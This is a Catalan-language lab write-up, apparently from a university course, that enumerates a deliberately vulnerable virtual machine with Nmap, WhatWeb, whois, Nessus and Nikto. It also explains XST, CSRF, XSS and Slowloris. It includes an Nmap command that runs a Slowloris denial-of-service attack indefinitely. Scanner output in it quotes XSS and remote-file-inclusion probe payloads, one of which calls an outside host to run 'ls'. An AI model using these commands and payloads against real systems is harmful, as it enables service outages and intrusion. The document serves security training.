**Nmap** (abreviatura de Network Mapper) és una eina lliure de codi obert per a l'escaneig de vulnerabilitats i el descobriment de la xarxa. Els administradors de xarxa utilitzen Nmap per identificar quins dispositius s'estan executant en els seus sistemes, descobrir els hosts disponibles i els serveis que ofereixen, trobar ports oberts i detectar riscos de seguretat.

Tot i que Nmap ha evolucionat al llarg dels anys i és extremadament flexible, en el fons es tracta d'una eina d'exploració de ports, recopilant informació enviant paquets bruts als ports del sistema. Escolta les respostes i determina si els ports són oberts, tancats o filtrats d'alguna manera, per exemple, amb un servidor de seguretat. Altres termes utilitzats per a l'exploració de ports inclouen el descobriment del port o l'enumeració.



Podem fer ús de aquesta ferramenta per a obtenir el màxim de informació de la màquina de la que volem saber dades, que en algun moment siguin vulnerabilitats o que puguin fer-nos tindre clar com detectar una vulnerabilitat.

---

## OS FINGERPRINTING

Una funcionalitat important de Nmap es poder detectar sistemes operatius que son executats en dispositius de una xarxa, es el que es coneix com **OS fingerprinting**, que proporciona el nom del proveïdor, sistema operatiu subjacent, versió de programari i fins i tot una estimació del temps de activitat de un dispositiu determinat i es un tipus de escàner de fingerprinting OS actiu ja que pot despertar sospites als administradors de la màquina vulnerable.

Per a fer un escaneig de la màquina HCCP1\_HCA des de Kali emprarem la aplicació Nmap:



### 38. Icona de la ferramenta Nmap en Kali Linux 2018.3

Que trobarem en Kali dins de **anàlisi de vulnerabilitats i recopilació de informació**.

A partir d'ara sabem que la màquina vulnerable té la direcció IP 192.168.229.130 i es sobre la que farem les probes des de el sistema de Kali Linux 192.168.229.143, per lo tant el comandament per fer la prova sobre la màquina HCCP1\_HCA serà el següent:

```
nmap -O -A 192.168.229.130
```

On

**-O** significa activar la detecció del sistema operatiu.

**-A** activa la detecció del sistema operatiu i de les seues versions.

I el resultat es :

```
root@uoc-kali:~# nmap -O -A 192.168.229.130
Starting Nmap 7.70SVN ( https://nmap.org ) at 2018-12-30 11:24 CET
Nmap scan report for 192.168.229.130
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:af:ef:75:9e:78:4f:a4:e7:51:33:e3:58:b8:ca:e6 (RSA)
|   256 16:a1:48:cf:1f:e0:c2:e1:d8:b5:05:22:00:a9:ac:ad (ECDSA)
|_  256 76:4f:36:27:01:0b:32:36:ff:48:f2:ac:f5:2e:3e:91 (ED25519)
80/tcp    open  http      Apache httpd 2.2.21 ((Unix) DAV/2)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.21 (Unix) DAV/2
|_ http-title: Index of /
MAC Address: 00:0C:29:0F:D7:95 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.70 ms  192.168.229.130
```

### 38. Execució de Nmap per a obtenir un OS fingerprinting

Amb un únic comandament ja obtenim una gran quantitat de informació, podem extreure el següent:

- El **port 80**, que conté el servei **HTTP**, està obert i té la versió **Apache 2.2.21**
- El **port 22**, que conté el servei **SSH**, també està obert i està compost per la versió **Openssh 7.2 p2**.
- De les capçaleres HTTP té activat **mètode TRACE** que es un mètode altament exposat a vulnerabilitats i que pot patir atacs de tipus **XST (Cross-Site Tracing)**.

#### MÈTODE TRACE

Trace es un mecanisme de enviament de peticions echo de dades d'entrada per al protocol HTTP. Aquest mètode de sol·licitud s'utilitza habitualment per a la depuració i altres activitats d'anàlisi de la connexió. La sol·licitud de rastreig HTTP (que conté la línia de sol·licitud, els encapçalaments, les dades de publicació), enviada a un servidor web de seguiment de traça, respondrà al client amb la informació continguda en la sol·licitud.

Trace proporciona qualsevol forma fàcil d'explicar el que envia un client http i el que rep el servidor. Apache, IIS i iPlanet tenen una traça de suport definida per l'HTTP / 1.1 RFC i actualment està activada de manera predeterminada. Molt pocs administradors del sistema han desactivat aquest mètode de sol·licitud perquè el mètode no suposava un risc conegut, la configuració predeterminada es considerava prou bona o simplement no tenia opció de fer-ho. Però si que es un una capçalera exposada a un alt risc de atacs.

### **XST (CROSS-SITE TRACING)**

Un atac de traçat a través de lloc (XST) implica l'ús de mètodes Scripting Cross-site (XSS) i TRACE o TRACK HTTP. Segons RFC 2616, "TRACE permet al client veure el que es rep a l'altre extrem de la cadena de sol·licitud i utilitzar aquestes dades per a proves o informació de diagnòstic". El mètode TRACK funciona de la mateixa manera, però és específic del IIS de Microsoft servidor web. XST podria utilitzar-se com a mètode per robar les galetes dels usuaris mitjançant Scripting Cross-site (XSS), fins i tot si la cookie té el marcador "HttpOnly" i / o exposa l'encapçalament d'autorització de l'usuari.

-Observem que el sistema es **Linux 3.X | 4.X** i que els detalls del sistema de aquest Linux\_kernel son que la versió es troba entre **3.2 i 4.9**.

-També podem observar que no hi existeixen cap tipus de bots en la connexió entre la màquina Kali i la màquina vulnerable gràcies al **traceroute**.

### **TRACEROUTE**

Traceroute és una utilitat que registra la ruta (les computadores específiques de la passarel·la en cada salt) a través d'Internet entre l'ordinador i un ordinador de destinació especificat. També calcula i mostra la quantitat de temps que va durar cada salt. Traceroute és una eina pràctica tant per entendre on hi ha problemes a la xarxa d'Internet com per obtenir una sensació detallada de la pròpia Internet.

-s'Obté **la direcció MAC** de la màquina remota **00:0C:29:0F:D7:95 (VMware)**.

-També s'informa de la clau Host-Key del protocol SSH que serà com veiem més dalt aquest:

```
2048 c4:af:ef:75:9e:78:4f:a4:e7:51:33:e3:58:b8:ca:e6 (RSA)
256 16:a1:48:cf:1f:e0:c2:e1:d8:b5:05:22:00:a9:ac:ad (ECDSA)
256 76:4f:36:27:01:0b:32:36:ff:48:f2:ac:f5:2e:3e:91 (ED25519)
```

---

## SCRIPT FOR SCAN VULNERABILITIES

Si volem seguir obtenint més dades amb Nmap tenim disponibles més opcions per a tractar de saber més al voltant de la màquina vulnerable, una opció molt interessant del Nmap es la de executar els scripts pre definits dels que disposa per a obtenir dades, amb aquesta opció executa i compila un script cridat **vuln** per a saber informació en profunditat de les febleses de les que disposa la màquina investigada.

La execució seria la següent:

```
nmap -n -Pn --script vuln 192.168.229.130
```

Com podem observar obté un resultat encara més ampli que amb la consulta anterior de Nmap i que té una descripció ben ampla de les possibles vulnerabilitats que poden afectar al equip HackersClub:

```
root@uoc-kali:~# nmap -n -Pn --script vuln 192.168.229.130
Starting Nmap 7.70SVN ( https://nmap.org ) at 2018-12-31 09:20 CET
Nmap scan report for 192.168.229.130
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_  /: Root directory w/ directory listing
|_http-slowloris-check:
|_  VULNERABLE:
|_    Slowloris DOS attack
|_      State: LIKELY VULNERABLE
|_      IDs: CVE:CVE-2007-6750
|_        Slowloris tries to keep many connections to the target web server open and hold
|_        them open as long as possible. It accomplishes this by opening connections to
|_        the target web server and sending a partial request. By doing so, it starves
|_        the http server's resources causing Denial Of Service.
|_
|_  Disclosure date: 2009-09-17
|_  References:
|_    http://hackers.org/slowloris/
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2011-3368: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2017-5638: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:0F:D7:95 (VMware)
```

Amb aquestes opcions el que es fa és un anàlisi rigorós de totes les possibles vulnerabilitats als ports i serveis oberts:

-n, en la cridada no intenta resoldre el **DNS(Domain Name Server)** ja que es realitza l'exploració contra una IP i no necessitem resoldre el nom del servidor al domini.

-Pn no tracta de fer ping a la màquina vulnerable, per estalviar en temps d'execució sense enviar-li paquets i fent que es ralentís la cridada.

No s'han trobat possibles vulnerabilitats de tipus **CSRF** ni tipus **XSS**.

#### **CSRF (Cross Site Request Forgery)**

Aquest atac força al navegador web de les víctimes, validant en algun servei per a que s'envien peticions perilloses de dades o exposició de diners en un web vulnerable. Aquesta aplicació s'encarrega de realitzar l'acció escollida a través de la víctima, a causa que l'activitat maliciosa serà processada en nom de l'usuari autenticat.

### **XSS (Cross-Site Scripting)**

Els atacs de scripts entre llocs són un tipus d'injecció, en què se injecten scripts maliciosos en llocs web benignes i de confiança. Els atacs XSS es produeixen quan un atacant utilitza una aplicació web per enviar un codi maliciós, generalment en forma d'escriptori lateral del navegador, a un usuari final diferent. Els errors que permeten l'èxit d'aquests atacs són bastant esteses i es produeixen en qualsevol lloc que una aplicació web utilitza l'entrada d'un usuari dins de la sortida que genera sense validar-la ni codificar-la.

En canvi si que s'ha trobat una vulnerabilitat de denegació de atac prou perillosa i que pot anular la utilització de la màquina vulnerable a la web i es el **Slowloris**:

<https://nvd.nist.gov/vuln/detail/CVE-2007-6750>

### **DDOS (Denial-Attack Service)**

Un atac de **DDOS** (Denegació Distribuïda de Servei) és un dels principals problemes que les organitzacions afronten avui.

Aquest tipus d'atac és molt difícil de mitigar, especialment per a petites organitzacions amb petita infraestructura. La principal dificultat per tractar l'atac de DDOS és el fet que les regles tradicionals de filtratge de tallafocs no funcionen bé. La raó principal d'aquest problema és que, la major part del temps, les màquines atacants (màquines que participen en un atac DDOS i que formen part d'una bot-net) són nombroses i són de diverses ubicacions geogràfiques.

Un punt important és que el tipus de sol·licitud que s'utilitza principalment per eliminar un servei sembla legítim, però la gran magnitud de les sol·licituds farà que el servei estigui fora de línia per a sol·licituds legítimes.

La sorgida allà per 2009 de **Slowloris** té la funció deixar de banda un servidor web lentament consumint totes les connexions al servidor.

Les eines i mètodes d'atacs tradicionals de DDOS estan orientats a consumir els recursos del sistema obrint massa connexions **TCP** al servidor. No obstant això, SLOWLORIS no és una eina d'atac TCP DOS, sinó una eina d'atac HTTP DOS.

**Slowloris** funciona fent connexions parcials d'http a l'amfitrió (però les connexions TCP fetes per slowloris durant l'atac són una connexió completa que és una connexió tcp legítima).

Slowloris intenta mantenir una sessió http activa de manera contínua durant un llarg període de temps. És un fet molt conegut que, tal com funciona el servidor web, Apache treballa en un model basat en rosques o processos. A causa del fet que el servidor no estarà disponible per a noves sol·licituds, si es consumeixen tots els sub processos o processos d'un servidor web.

Com que explora una vulnerabilitat en el servidor web (que els autors van fer propostes per a diferents avantatges com ara sol·licitar peticions d'una connexió lenta) que esperen rebre un encapçalament complet.

Apache i algun altre servidor web tenen un mecanisme de temps d'espera. Un servidor web d'Apache esperarà aquesta durada del temps d'espera especificada per a la finalització d'una sol·licitud (si la sol·licitud era incompleta).

Aquest valor de temps d'espera és de manera predeterminada de 300 segons, però és modificable. Aquest valor de temps d'espera és molt útil si els fitxers grans de la pàgina web serveixen per baixar-los a través de http (perquè manté una connexió http activa d'un client lent sense trencar la descàrrega).

Però imaginem una situació si algú envia intencionadament sol·licituds parcials de http i restaura el comptador de temps d'espera de cada sol·licitud enviant dades falses amb molta freqüència.

Això és exactament el que fa **slowloris**. Envia una sol·licitud parcial de http amb encapçalat fals. Una vegada que totes les connexions es consumeixen enviant sol·licituds parcials, segueix mantenint la connexió mitjançant l'enviament de dades de sol·licitud i restablint el comptador de temps real.

Encara que no anem a centrar l'avanç de l'enumeració de serveis en aquest atac no està de més considerar que es pot realitzar de dos maneres l'atac sobre la màquina vulnerable. Per una part, amb una execució amb el propi Nmap:

```
nmap --max-parallelism 750 -Pn --script http-slowloris 192.168.229.130 --script-args http-slowloris.runforever=true
```

O d'altra banda, descarregant i executant un script de Python que existeix en la web per a explotar el Slowloris:

<https://github.com/llaera/slowloris.pl>

Així podrem realitzar atacs DDOS contra la màquina que serà el que provocarà que quan carreguem la seva adreça des del navegador es quedi tractant de carregar l'ip però com es demana una excessiva quantitat de paquets no es pot processar i, per tant, no es carrega res.

#### **CVE (Common vulnerabilities and Exposures)**

Es una enciclopèdia online de vulnerabilitats detectades en software o aplicacions web redactats i exposats públicament per prevenir atacs i protegir les aplicacions de cara la explotació de eixes possibles vulnerabilitats.

## WHATWEB

La funció dins del Kali Linux de la opció WhatWeb es la de analitzar la identitat de llocs o màquines a la web. Reconeix els principals servicis i tecnologies que empren cadascuna de aquestes opcions i fa un rigorós anàlisi dels CMS(gestió



de contingut), les plataformes dels blocs, paquets estadístics i analítics, biblioteques JavaScript emprades, ferramentes del servidor i tots els dispositius funcionant en tal màquina.

Pot variar de molt sigil·lós a prou sorollós per a fer el anàlisi per lo tant el rang de opcions de aquesta ferramenta es prou ampli però en aquest cas es centrarà en les ferramentes essencials que s'empren en la màquina atacada de hackersClub, en aquesta prova de penetració s'empra el comandament:

```
Whatweb -v -a 192.168.229.130
```

Amb la opcions:

**-v**, el que fa es aconseguir les dates detallades de cada aspecte descrit en la eixida.

**-a 3**, eleva un poc el nivell de agressivitat del test de penetració per a obtenir totes les dades possibles de la màquina investigada. La variació de agressivitat va des de el 1 al 4, on 3 es la segona opció més agressiva, emprarem aquesta perquè sobre ser prou agressiva no fa la excessiva gestió de recursos que si que va a necessitar el nivell 4.

```
Summary : Index-Of, HTTPServer[Unix][Apache/2.2.21 (Unix) DAV/2], Apache[2.2.21], WebDAV[2]
```

### 39. resultat de la execució per terminal del comandament WhatWeb en Kali Linux 2018.3

Podem observar els serveis que ja ens apareixien en les execucions de Nmap, d'una banda s'empra el **Apache 2.2.21** i veiem que també emprava el protocol **WebDAV** amb la **versió 2**.

#### WEBDAV 2

WebDav es un protocol de treball desenvolupat per IETF (Internet Engineering Task Force) que s'encarrega de permetre'ns de forma fàcil editar, compartir i guardar arxius des de servidors web, es un projecte afermat en les versions més recents de la majoria de sistemes operatius. Els principals serveis que suporta son Apache, Gnome Desktop, KDE Desktop, Moodle i altres serveis de escala de importància més baixa

També s'indica una resposta correcta de les **capçaleres del protocol HTTP (Hyper Text Transfer Protocol)** que son essencials per a realitzar les comunicacions web mitjançant el port 80 de la xarxa:

```
HTTP Headers:
  HTTP/1.1 200 OK
  Date: Mon, 31 Dec 2018 10:34:17 GMT
  Server: Apache/2.2.21 (Unix) DAV/2
  Content-Length: 293
  Connection: close
  Content-Type: text/html; charset=ISO-8859-1
```

#### 40. Capçaleres HTTP en la execució de WhatWeb a Kali Linux 2018.3

##### WHOIS

WHOIS una eina molt popular i útil per llistar i trobar informació de domini. En general, sabem que el domini i els subdominis es resolen a l'adreça IP i el nostre navegador redirigeix a aquesta adreça IP. Però la història real no és només això. Els noms de domini tenen molts atributs que consisteixen a seguir les seccions. Informació molt important com registrador, administrador, tecnologies emprades i nom del servidor o equip.

Per a la seua execució des de Kali podem emprar simplement una instància de la terminal i escriure el següent:

```
whois 192.168.229.130
```



On obtindrem gran quantitat de informació de la màquina vulnerable:

```
NetRange:      192.168.0.0 - 192.168.255.255
CIDR:          192.168.0.0/16
NetName:       PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:     NET-192-168-0-0-1
Parent:        NET192 (NET-192-0-0-0-0)
NetType:       IANA Special Use
OriginAS:
Organization:  Internet Assigned Numbers Authority (IANA)
RegDate:       1994-03-15
Updated:       2013-08-30
Comment:       These addresses are in use by many millions of independently operated
networks, which might be as small as a single computer connected to a home gateway, and are
automatically configured in hundreds of millions of devices.  They are only intended for use
within a private context and traffic that needs to cross the Internet will need to use a
different, unique address.
Comment:
Comment:       These addresses can be used by anyone without any need to coordinate with IA
NA
or an Internet registry.  The traffic from these addresses does not come from ICANN or IANA.

We are not the source of activity you may see on logs or in e-
mail records.  Please refer to
http://www.iana.org/abuse/answers
Comment:
Comment:       These addresses were assigned by the IETF, the organization that develops
Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment:       http://datatracker.ietf.org/doc/rfc1918
Ref:           https://rdap.arin.net/registry/ip/192.168.0.0

OrgName:       Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2012-08-31
Ref:           https://rdap.arin.net/registry/entity/IANA

OrgTechHandle: IANA-IP-ARIN
OrgTechName:    ICANN
OrgTechPhone:   +1-310-301-5820
OrgTechEmail:   abuse@iana.org
OrgTechRef:     https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:    ICANN
OrgAbusePhone:   +1-310-301-5820
OrgAbuseEmail:   abuse@iana.org
OrgAbuseRef:     https://rdap.arin.net/registry/entity/IANA-IP-ARIN
```

#### 41. Dades de la consulta del Whois de la màquina vulnerable amb la ferramenta WHOIS de Domain Tools

-Informació de la organització encarregada de la xarxa determinada IANA  
Special Use.

- I totes les dades de ubicació i corporatives de la empresa:

OrgName:	Internet Assigned Numbers Authority
OrgId:	IANA
Address:	12025 Waterfront Drive
Address:	Suite 300
City:	Los Angeles
StateProv:	CA
PostalCode:	90292
Country:	US

-Encara que es una part interessant a nivell informatiu per a extraure informació de la màquina no tindrà una gran repercussió el WHOIS ja que es un comandament emprat per a fins informatius més que res, i per a penetracions de seguretat no té major repercussió.

## NESSUS

Nessus es un escàner potent de vulnerabilitats de el que es denomina un target (direcció, host o IP) , es un dels softwares més flexibles del món en quant a el anàlisis robust de les característiques dels hosts ja que té un gran repertori de funcionalitats com son descobrir xarxes actives properes al host analitzat, polítiques d'auditoria i escaneig consistent de vulnerabilitats.

Per a emprar la ferrament aquesta serà instal·lada en la màquina Kali Linux i una volta instal·lada apuntarem a la direcció IP de la màquina vulnerable, el primer pas serà descarregar el paquet de Nessus en la nostra distribució de sistema operatiu al següent enllaç:

<https://www.tenable.com/downloads/nessus>

Triarem la distribució relacionada amb el sistema operatiu emprat, en el meu cas es tractarà de la que està relacionada amb el Kali anomenada "Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)".

Es imprescindible amb l'edició gratuïta de aquest software fer un registre amb les nostres dades i més tard demanar el codi de activació per a poder fer ús del programa de la següent web:

<https://www.tenable.com/products/nessus/activation-code>

Una volta descarregat el paquet de l'instal·lador amb extensió deb, l'ubicarem a la carpeta on el vulgui'm instal·lar(en el meu cas en la carpeta "Descargas") i executarem el següent:

<pre>cd /root/Descargas dpkg -i Nessus-8.1.1-debian6_i386.deb</pre>
---

Aquest procés farà la descompressió del paquet de Nessus en la carpeta indicada, el pròxim pas per a fer l'arrancat del servici del Nessus serà executar el següent:

```
/etc/init.d/nessusd start
```

El que ens permetrà entrar al software des de el nostre navegador mitjançant la url:

<https://kali:8834>

Una volta carregada la web i acceptat el seu certificat es carregarà la pantalla de creació del conter:



STEP 1 OF 3

**Nessus**

### Create an account

To use this scanner, an account must be created.  
This account can execute commands on remote targets and should be treated as a root user.


Username \*

Password \*

Continue

#### 42. Pàgina de creació del conter en Nessus

Per a seguir, dèiem introduir les dades de autenticació que emprarem per a entrar cada volta en la webApp de Nessus username:password , una volta introduïdes en el següent pas el que farà serà preguntar-nos per el codi de activació que rebrem en la nostra bústia de correus i que deurem de introduir en aquest pas, a més de triar el tipus de escàner per defecte de "Home, Professional or Manager":



STEP 2 OF 3

Nessus N

### Register your scanner

Enter an activation code below to run your scanner locally or choose one of the dropdown options to run it in managed mode.

Scanner Type


Home, Professional or Manager

Activation Code \*

Settings Back Continue


#### 43. Introducció del codi de activació en Nessus

Poc després, seguirà amb la instal·lació del paquet i la carrega i compilació de la llarga llista de Plugins dels que disposa Nessus adaptats a diferents característiques i rangs de exploració per a fer l'auditoria:



#### 44. Procés d'instal·lació i compilació de Plugins de Nessus

Una volta al panel de navegació de Nessus deurem triar la opció de "New Scan" per a procedir a l'auditoria de la URL de hackersClub:



#### 45. Nou escaneig del Nessus

Triarem el escàner predeterminat "Advanced Scan" que ja inclou totes les funcionalitats més destacades de Nessus i amb el qual tenim que fer menys configuracions per a que pugui analitzar tot lo que envolta la xarxa de hackersClub de la qual sols coneixem el usuari hca:



### Advanced Scan

Configure a scan without using any recommendations.

## 46. Escaneig avançat pre configurat de Nessus

El nom del nostre escaneig serà "hca"(com el usuari a hackersClub) podrem observar dins de les opcions infinitat de opcions diferents com pugui ser la triada de Plugins adaptats al tipus de màquina (Linux, WordPress, Drupal , Windows...), opcions de planificar el llançament de un escaneig, programació de atacs de prova de força bruta, pings remots de la màquina remota, assessorament de condicions del escaneig, configuració del debug, etc...

En aquest cas ens decantarem per les opcions bàsiques i crearem el escaneig:


The screenshot shows the Nessus 'Advanced Scan' configuration window. The 'Settings' tab is selected, and the 'General' sub-tab is active. The configuration fields are as follows:

Field	Value
Name	HCA
Description	
Folder	My Scans
Targets	192.168.229.130

At the bottom of the window, there are two buttons: 'Upload Targets' and 'Add File'. Below the main configuration area, there is a 'Save' button with a dropdown arrow and a 'Cancel' button.

## 47. Configuració de l'escaneig a Nessus

I posteriorment seleccionem el botó del Play per a llençar el anàlisi, una volta s'estigui realitzant el anàlisi comprovarem que organitza el resultat en diagrames i barres estadístiques on classifica el tipus de vulnerabilitats analitzades des de informatives, de baix nivell(low), de nivell mig (Medium), de nivell alt (High) o vulnerabilitats crítiques (Critical):



#### 48. Diagrama de porcions dels resultats de l'escaneig de hackersClub amb Nessus

El resultat serà de una vulnerabilitat de nivell mig i 26 vulnerabilitats de tipus informatiu que no tenen major rellevància:



#### 49. Número de vulnerabilitats trobades per Nessus

Sols hem dedicaré a analitzar la vulnerabilitat més greu que es la de tipus Medium (la groga). Un resum de les categories de les vulnerabilitats es el que classifica els servicis web en 4 diferents:

- ☐ **MEDIUM** HTTP TRACE / TRACK Methods Allowed
- ☐ **INFO** HTTP Methods Allowed (per directory)
- ☐ **INFO** HTTP Server Type and Version
- ☐ **INFO** HyperText Transfer Protocol (HTTP) Information

#### 50. Categories de les vulnerabilitats trobades a Nessus

Amb factor risc mig la vulnerabilitat "HTTP TRACE / TRACK Methods Allowed" ja ha sigut analitzada prèviament en la nostra auditoria i tracta de que la vulnerabilitat exposada tingui present la capçalera TRACE que permet pràctiques de hacking XST.

Al sistema de base de dades de CVE està relacionat amb tres CVE diferents totes relacionades amb el XST i totes de impacte mig segons el sistema de mesura de vulnerabilitats CVSS v2.0:

[CVE-2003-1567](#), [CVE-2004-2320](#), [CVE-2010-0386](#)

En un principi no es detecta ninguna vulnerabilitat que sigui relacionada amb la connexió remota per a adquirir els credencials de la màquina hackersClub, per això seguim amb el anàlisis de vulnerabilitats.

Adjunti un resum del anàlisis amb Nessus en un pdf:

<https://drive.google.com/file/d/1v8XdcQzCvjBkbhixDrfNLpzKlrdlZCV7/view?usp=sharing>

## NIKTO

**Nikto** és una eina d'escaneig de servidors web que s'encarrega d'efectuar diferents tipus d'activitats tals com, detecció de malmetes configuracions i vulnerabilitats en el servidor objectiu, detecció de fitxers en instal·lacions per defecte, llista de la estructura del servidor, versions i dates d'actualitzacions de servidors, proves de vulnerabilitats XSS, atacs de força bruta per diccionari, informes en formats txt, csv, html, etc.


Nikto és un projecte robust que porta uns anys en desenvolupament i es troba en constant evolució. Unes de les característiques més interessants d'aquesta eina són la possibilitat de generar informes en diferents formats, la integració amb LibWhisker (Anti-IDS), integració amb Metasploit, entre uns altres.

El projecte es troba ubicat a:

<http://cirt.net/nikto2>

Es distribueix sota llicència GNU / GPL el que indica que el codi es troba a disposició pública, per a usar, modificar i / o distribuir.

Aquesta ferramenta sol vindre pre instal·lada per defecte en les últimes distribucions de Kali Linux, així que s'evitarà la part de d'instal·lació i ens centrarem en la part del anàlisis entrant en ella:



### 51. Aplicació Nikto per anàlisis de vulnerabilitats al Kali Linux 2018.3

Per lo tant, deurem especificar el host al que "atacarem" per fer l'escaneig de vulnerabilitats i arxius pre carregats dins de la web que volem analitzar, simplement dèiem afegir la opció que especifica el Host amb "-host":

```
nikto -host 192.168.229.130
```

Després de un temps prudencial comprovarem que els detalls mostrats per Nikto son prou extensos i es realitza una rigorosa investigació al voltant de la informació que ens mostra:

- Nikto v2.1.6

-----  
+ Target IP: 192.168.229.130  
+ Target Hostname: 192.168.229.130  
+ Target Port: 80  
-----

+ **Server: Apache/2.2.21 (Unix) DAV/2**

+ **The anti-clickjacking X-Frame-Options header is not present.**

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ OSVDB-3268: /: Directory indexing found.

+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ Server leaks inodes via ETags, header found with file /favicon.ico, inode: 2586, size: 28863, mtime: Sun Oct 2 18:55:32 2016

+ **Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE**

+ **OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST**

+ OSVDB-3268: /.: Directory indexing found.

+ OSVDB-3268: /?mod=node&nid=some\_thing&op=view: Directory indexing found.

+ OSVDB-3268: /?mod=some\_thing&op=browse: Directory indexing found.

+ /.: Appending './' to a directory allows indexing

+ OSVDB-3268: //: Directory indexing found.

+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.

+ OSVDB-3268: /?Open: Directory indexing found.

+ OSVDB-3268: /?OpenServer: Directory indexing found.

+ OSVDB-3268: /%2e/: Directory indexing found.

+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. <http://www.securityfocus.com/bid/2513>.

+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.

+ OSVDB-3268: /?sql\_debug=1: Directory indexing found.

+ OSVDB-3268: ///: Directory indexing found.

+ OSVDB-3268: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.

+ OSVDB-3268: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: Directory indexing found.

+ OSVDB-3268: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: Directory indexing found.

+ OSVDB-3268: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Directory indexing found.

+ OSVDB-3268: /?PageServices: Directory indexing found.

+ **OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled.**



```
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings
through Web Publisher by forcing the server to show all files via 'open
directory browsing'. Web Publisher should be disabled.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268:
////////////////////////////////////
////////////////////////////////////:
Directory indexing found.
+ OSVDB-3288:
////////////////////////////////////
////////////////////////////////////: Abyss
1.03 reveals directory listing when /'s are requested.
+ OSVDB-3268: /?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3268: /?D=A: Directory indexing found.
+ OSVDB-3268: /?N=D: Directory indexing found.
+ OSVDB-3268: /?S=A: Directory indexing found.
+ OSVDB-3268: /?M=A: Directory indexing found.
+ OSVDB-3268: /? "><script>alert('Vulnerable');</script>: Directory indexing found.
+ OSVDB-3268: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: Directory
indexing found.
+ OSVDB-3268: /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls:
Directory indexing found.
+ OSVDB-3268: /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls:
Directory indexing found.
+ OSVDB-3268: /?show=http://cirt.net/rfiinc.txt?: Directory indexing found.
+ OSVDB-3268: /?-s: Directory indexing found.
+ OSVDB-3268: /?q[]=x: Directory indexing found.
+ OSVDB-3268: /?sc_mode=edit: Directory indexing found.
+ OSVDB-3268: /?xmlcontrol=body%20onload=alert(123): Directory indexing found.
+ OSVDB-3268: /?admin: Directory indexing found.
+ 8345 requests: 0 error(s) and 46 item(s) reported on remote host
